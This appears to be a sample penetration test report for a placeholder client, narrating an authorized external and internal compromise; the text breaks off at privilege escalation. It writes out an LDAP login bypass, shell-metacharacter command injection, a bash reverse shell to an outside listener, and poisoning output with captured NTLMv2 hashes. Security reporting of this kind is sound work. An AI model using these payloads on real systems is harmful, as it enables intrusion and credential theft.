

Penetration Test

Executive Report

ACME, Inc.

Q1 2022

January 7th, 2022 – January 14th, 2022



NAVISEC CYBER SECURITY

ENGAGEMENT DETAILS	5
EXECUTIVE SUMMARY	6
SCOPE	7
ATTACK NARRATIVE	8
Passive Reconnaissance	8
Active Reconnaissance	11
External Penetration	12
Internal Assessment.....	18
Privilege Escalation.....	20
Post Exploitation	28
FINDINGS.....	29
Remediation Effort Definitions	30
CRITICAL FINDINGS	31
LDAP injection.....	31
Summary.....	31
Remediation	33
References.....	33
OS command injection.....	34
Summary.....	34
Remediation	37
References.....	38
Poisoning: NetBIOS/LLMNR	39
Summary.....	39
Remediation	41
References.....	41

CONFIDENTIALITY NOTICE: The information contained in this document is for the exclusive use of the client specified above and may contain confidential, privileged, and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, distributing, photocopying, or otherwise using this report or its contents in any way.

NAVISEC CYBER SECURITY

HIGH FINDINGS.....	42
Anonymous RPC Login Enabled on Domain Controller.....	42
Summary.....	42
Remediation	44
KRBtgt password not changed in the past 180 days.....	45
Summary.....	45
Remediation	45
References.....	45
Kerberoasting.....	46
Summary.....	46
Remediation	46
References.....	46
Password Reuse.....	47
Summary.....	47
Remediation	48
Weak Domain Password Policy	49
Summary.....	49
Remediation	50
MODERATE FINDINGS.....	51
Files With Potentially Sensitive Content.....	51
Summary.....	51
Remediation	53
Leaked Credentials.....	54
Summary.....	54
Remediation	54
References.....	54

CONFIDENTIALITY NOTICE: The information contained in this document is for the exclusive use of the client specified above and may contain confidential, privileged, and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, distributing, photocopying, or otherwise using this report or its contents in any way.

NAVISEC CYBER SECURITY

Legacy Telnet Protocol in Use..... 55

 Summary..... 55

 Remediation 55

SMB Read-Write Access 56

 Summary..... 56

 Remediation 56

LOW FINDINGS 57

 Default Password in Use..... 57

 Summary..... 57

 Remediation 58

INFORMATIONAL FINDINGS 59

 Default Windows IIS page..... 59

 Summary..... 59

 Remediation 59

CONCLUSION..... 60

ENGAGEMENT DETAILS

Client's Information	ACME, Inc. Address https://example.com
Client's POC	Stephen Test john.doe@example.com
Consultant Information	NaviSec, LLC 8408 Benjamin Road Tampa, FL 33634 https://navisec.io/
Consultant's POC	Consultant Name Senior Penetration Tester consultant_email@navisec.io

CONFIDENTIALITY NOTICE: The information contained in this document is for the exclusive use of the client specified above and may contain confidential, privileged, and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, distributing, photocopying, or otherwise using this report or its contents in any way.

EXECUTIVE SUMMARY

NaviSec, LLC was contracted to perform a grey box external and internal penetration test for ACME. The overall attack surface was limited, owing to the small number of externally facing services. However, one critical security issue was found to be present, which led to the compromise of the ACME external network. Chaining vulnerabilities, NaviSec penetrated the externally facing infrastructure and gained access to the internal network.

During the internal assessment, several critical and high-risk rated vulnerabilities were discovered, which, chained together, led to the complete compromise of the ACME.CORP domain. This report contains a section titled "ATTACK NARRATIVE" that details the steps on how the attack path was built, by chaining several vulnerabilities together, that led to the complete compromise of ACME's domain.

In line with good security practice, we recommend that ACME conducts periodic re-testing to ensure that neither intentional nor inadvertent changes have introduced new weaknesses into their systems and that new vulnerabilities have not become a threat to them.

SCOPE

External scope:

- www.example.net
- www.example.com

Internal Scope:

- 10.0.26.0/24
- 10.0.36.0/24
- 10.14.7.0/24
- 10.11.7.0/24
- 10.0.42.0/24
- 10.0.4.0/24
- 10.0.30.0/24


ATTACK NARRATIVE

Passive Reconnaissance

The external grey box penetration first began by utilizing passive reconnaissance techniques. Recon included information gathering from publicly available sources such as search engine spidering, viewing public DNS records, domain registration information, certificate transparency, and so on. ACME's external surface area has a slim profile, so there is little exposure for attacks. From there, several open network services were identified and investigated. Many different services were discovered, fingerprinted, and evaluated for known vulnerabilities.

Hosts

Results: 1 Time: 0.49s



< PREVIOUS NEXT >


1. A host belonging to ACME was discovered through a certificate.

The penetration test continued with email discovery. Several tools were utilized to load LinkedIn profiles from Google & Bing cache and extract employee names from these profiles. Then, using the predefined format of the email structure, "{first}.{last}@example.com", emails were generated using these names. We were able to build a profile of employees, their roles, and the departments in which they work. Passive reconnaissance techniques such as DNS enumeration gave us insight into the hosted email services identified as federated Office365. A strong web application firewall was also identified that successfully fended off all injection attempts.

NAVISEC CYBER SECURITY


```
[*] Checking https://12.156.
[+] The site https://12.156. is behind ASP.NET Generic (Microsoft) WAF.
[~] Number of requests: 2
```

2. A web application firewall was observed in use on host 12.156.xxx.xxx.



3. Federation identified along with the login link.

Whereas several passwords were identified, the login to the accounts was restricted, and NaviSec was unable to gain access to any user accounts.



5. Restriction in place.

NAVISEC CYBER SECURITY

Active Reconnaissance


All hosts discovered in the passive reconnaissance phase were subject to a full port scan, service discovery, and fingerprinting. Service discovery identified services such as web servers. All discovered HTTP services were brute-forced using industry-standard enumeration wordlists as well as custom wordlists, revealing a large amount of information about the application structure and the ACME technology stack.

During active reconnaissance, multiple technologies and devices were identified internally and externally, including Apache web servers, cameras, and several types of printers and switches. During the external reconnaissance phase, a critical LDAP vulnerability was discovered in the REDACTED application. This vulnerability allowed NaviSec to gain access to a low privileged REDACTED account.

NAVISEC CYBER SECURITY

External Penetration


Conducting a spraying attack on the ACME server (<http://example.com>), it was discovered that the LDAP authentication was vulnerable. By entering any username with the password "0", it was possible to circumvent the access control in place and gain low privileged access to the application.



ACME login screen using 0 for the password.

NAVISEC CYBER SECURITY

The new user was logged in and taken to the graph_view.php page.



Once logged in, note the reflected username on the right corner.

NAVISEC CYBER SECURITY

It was observed that REDACTED version 0.x.x was in use, which was critically vulnerable to several publicly available exploits. In particular, CVE-2014-xxxx reveals that a user can navigate to the graph_settings.php page and execute arbitrary commands via shell metacharacters, in a font size field, related to the rrdtool command line in lib/rrd.php. The Title Font Size field on the graph settings page was found to be vulnerable to shell metacharacter injection.


The screenshot shows the 'Graphs -> Settings' page in a web browser. The URL is 'com/graph_settings.php'. The page contains various settings for graph display, including Thumbnail Height, Width, and Columns, as well as Tree View Mode and Preview Mode options. The 'Title Font Size' field is highlighted with a red box, showing the value '12 --title `whoami`'. This indicates a successful shell metacharacter injection.

Thumbnail Height The height of thumbnail graphs in pixels.	100
Thumbnail Width The width of thumbnail graphs in pixels.	300
Thumbnail Columns The number of columns to use when displaying thumbnail graphs.	2
Thumbnail Sections Which sections of Cacti thumbnail graphs should be used for.	☒ Preview Mode ☒ Tree View (Single Pane) ☐ Tree View (Dual Pane)
Tree View Mode	
Default Graph Tree The default graph tree to use when displaying graphs in tree mode.	Arbitrary ss
Default Tree View Mode The default mode that will be used when viewing tree mode.	Dual Pane
Graphs Per-Page The number of graphs to display on one page in preview mode.	10
Dual Pane Tree Width When choosing dual pane Tree View, what width should the tree occupy in pixels.	200
Expand Hosts Choose whether to expand the graph templates used for a host on the dual pane tree.	☐ Expand Hosts
Show Graph Title Display the graph title on the page so that it may be searched using the browser.	☐ Show Graph Title
Preview Mode	
Graphs Per-Page The number of graphs to display on one page in preview mode.	10
List View Mode	
Graphs Per-Page The number of graphs to display on one page in list view mode.	30
Graph Fonts (RRDtool 1.2.x and Above)	
Use Custom Fonts Choose whether to use your own custom fonts and font sizes or utilize the system defaults.	☒ Use Custom Fonts
Title Font Size The size of the font used for Graph Titles	12 --title `whoami`
Title Font File The font file to use for Graph Titles	
Legend Font Size The size of the font used for Graph Legend items	10
Legend Font File The font file to be used for Graph Legend items	
Axis Font Size The size of the font used for Graph Axis	8
Axis Font File The font file to be used for Graph Axis items	
Unit Font Size The size of the font used for Graph Units	8
Unit Font File The font file to be used for Graph Unit items	

OS Shell metacharacters `whoami` injected in the Title Font Size field on the graph_settings.php page.

NAVISEC CYBER SECURITY

After saving the graph settings, a user can navigate to any graph, the OS command will be executed, and the result will be displayed in the graph title.



The OS command `whoami` was executed and displayed the user "apache" used to generate the graph image.

NAVISEC CYBER SECURITY

After confirming that the OS command injection was successful, a reverse shell was injected in the Title Font Size field.

The screenshot shows the 'Graphs -> Settings' page in a web browser. The URL is 'com/graph_settings.php'. The page contains various settings for Cacti graphs. The 'Title Font Size' field is highlighted with a red box and contains the command: `12 --title 'bash -i >& /dev/tcp/147.182.162.3/55555 0>&1'`. Other settings include 'Thumbnail Width' (300), 'Thumbnail Columns' (2), 'Thumbnail Sections' (Preview Mode, Tree View (Single Pane), Tree View (Dual Pane)), 'Tree View Mode' (Default Graph Tree, Default Tree View Mode), 'Graphs Per-Page' (10), 'Dual Pane Tree Width' (200), 'Expand Hosts' (unchecked), 'Show Graph Title' (unchecked), 'Preview Mode' (Graphs Per-Page: 10), 'List View Mode' (Graphs Per-Page: 30), 'Graph Fonts' (RRDtool 1.2.x and Above), 'Use Custom Fonts' (checked), 'Title Font File' (empty), and 'Legend Font Size' (10).

Thumbnail Width The width of thumbnail graphs in pixels.	300
Thumbnail Columns The number of columns to use when displaying thumbnail graphs.	2
Thumbnail Sections Which sections of Cacti thumbnail graphs should be used for.	☒ Preview Mode ☒ Tree View (Single Pane) ☐ Tree View (Dual Pane)
Tree View Mode	
Default Graph Tree The default graph tree to use when displaying graphs in tree mode.	A. [dropdown]
Default Tree View Mode The default mode that will be used when viewing tree mode.	Dual Pane [dropdown]
Graphs Per-Page The number of graphs to display on one page in preview mode.	10 [dropdown]
Dual Pane Tree Width When choosing dual pane Tree View, what width should the tree occupy in pixels.	200
Expand Hosts Choose whether to expand the graph templates used for a host on the dual pane tree.	☐ Expand Hosts
Show Graph Title Display the graph title on the page so that it may be searched using the browser.	☐ Show Graph Title
Preview Mode	
Graphs Per-Page The number of graphs to display on one page in preview mode.	10 [dropdown]
List View Mode	
Graphs Per-Page The number of graphs to display on one page in list view mode.	30 [dropdown]
Graph Fonts (RRDtool 1.2.x and Above)	
Use Custom Fonts Choose whether to use your own custom fonts and font sizes or utilize the system defaults.	☒ Use Custom Fonts
Title Font Size The size of the font used for Graph Titles	12 --title 'bash -i >& /dev/tcp/147.182.162.3/55555 0>&1'
Title Font File The font file to use for Graph Titles	
Legend Font Size The size of the font used for Graph Legend items	10

A reverse shell was injected into the Title Font Size field.

NAVISEC CYBER SECURITY

After navigating to any of the graph pages, a reverse shell was executed. This provided NaviSec command execution to the ACME server on 199.xxx.xxx.xxx as a low privileged "apache" user.


```
~:~% nc -nlvp 55555
Listening on 0.0.0.0 55555
Connection received on 199.███ 42057
bash: no job control in this shell
bash-4.1$ whoami
whoami
apache
bash-4.1$ uname -a
uname -a
Linux █████.local 2.6.32-279.9.1.el6.x86_64 #1 SMP Tue Sep 25 21:43
:11 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
bash-4.1$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN qlen 1
000
    link/ether 00:50:56:ab:78:56 brd ff:ff:ff:ff:ff:ff
    inet 10.███ 16 brd 10.255.255.255 scope global eth0
bash-4.1$
```

A reverse shell connection from the ACME server on host 199.xxx.xxx.xxx.


NAVISEC CYBER SECURITY

Internal Assessment

Once connected to the internal network, a comprehensive network enumeration was launched. All servers, endpoints, and embedded devices were scanned and enumerated. The MineMeld Threat Intelligence Sharing component was discovered using default credentials.



1. Default credentials in use.



2. Successful authentication with the default credentials.

```
[*] [NBT-NS] Poisoned answer sent to 192.168.0.193 for name PROXYSRV (service: Workstation/Redirector)
[Proxy-Auth] NTLMv2 Client : 192.168.0.193
[Proxy-Auth] NTLMv2 Username : \adm.
[Proxy-Auth] NTLMv2 Hash : adm. d43328923a6ef649:690242f9bf8d432dbe275b41825cac66:010100000000
0000acb2e30c98bbd701fbfe7091829ee9cc000000000200080049004d004800370001001e00570049004e002d00370033004a0039004e00
3800420053004400450055000400140049004d00480037002e004c004f00430041004c0003003400570049004e002d00370033004a003900
.....
```

```
[HTTP] NTLMv2 Client      : 192.168.0.210 [1962/4723]
[HTTP] NTLMv2 Username    : \joey.
[HTTP] NTLMv2 Hash        : 7fd3bfb68fbd3ab:771F2CECA40642EE53AC08B3641FFF69:0101000000000001E0
74E8FAEBED701655BC4EB3F8558000000002000800350043003600520001001E00570049004E002D0057004800480051003700510044
0047004D0051004F000400140035004300360052002E004C004F00430041004C0003003400570049004E002D005700480048005100370051
```

```
00EY.....628c4b258fb0ded9:556ec96504fdc66d55ca1939e4c2f314:0101000000000000
91e00570049000e002d030005700080034004e00570043005500370044005500040014005600490048
91e005700430055003700440055002e00560004900080034002e004c004f0004300010004c0005001400
0000000200000255351c8a17665f03dc88e74b96b2e825f253189b4b003ad3ae2f35e5ca32743a0010
266fa0078007900730007300076003a003388e74b96b2e825f253189b4b003ad3ae2f35e5ca32743a0010
```

NAVISEC CYBER SECURITY

Privilege Escalation

Using the "joey.wik" account, a host was found where this user had administrative privileges.

```
cme smb 192.168.6.121 -u joey.wik -p 'Purp'
SMB 192.168.6.121 445 M000 [*] Windows 10.0 Build 17763 x64 (name:M000) (doma
in: ) (signing:True) (SMBv1:False)
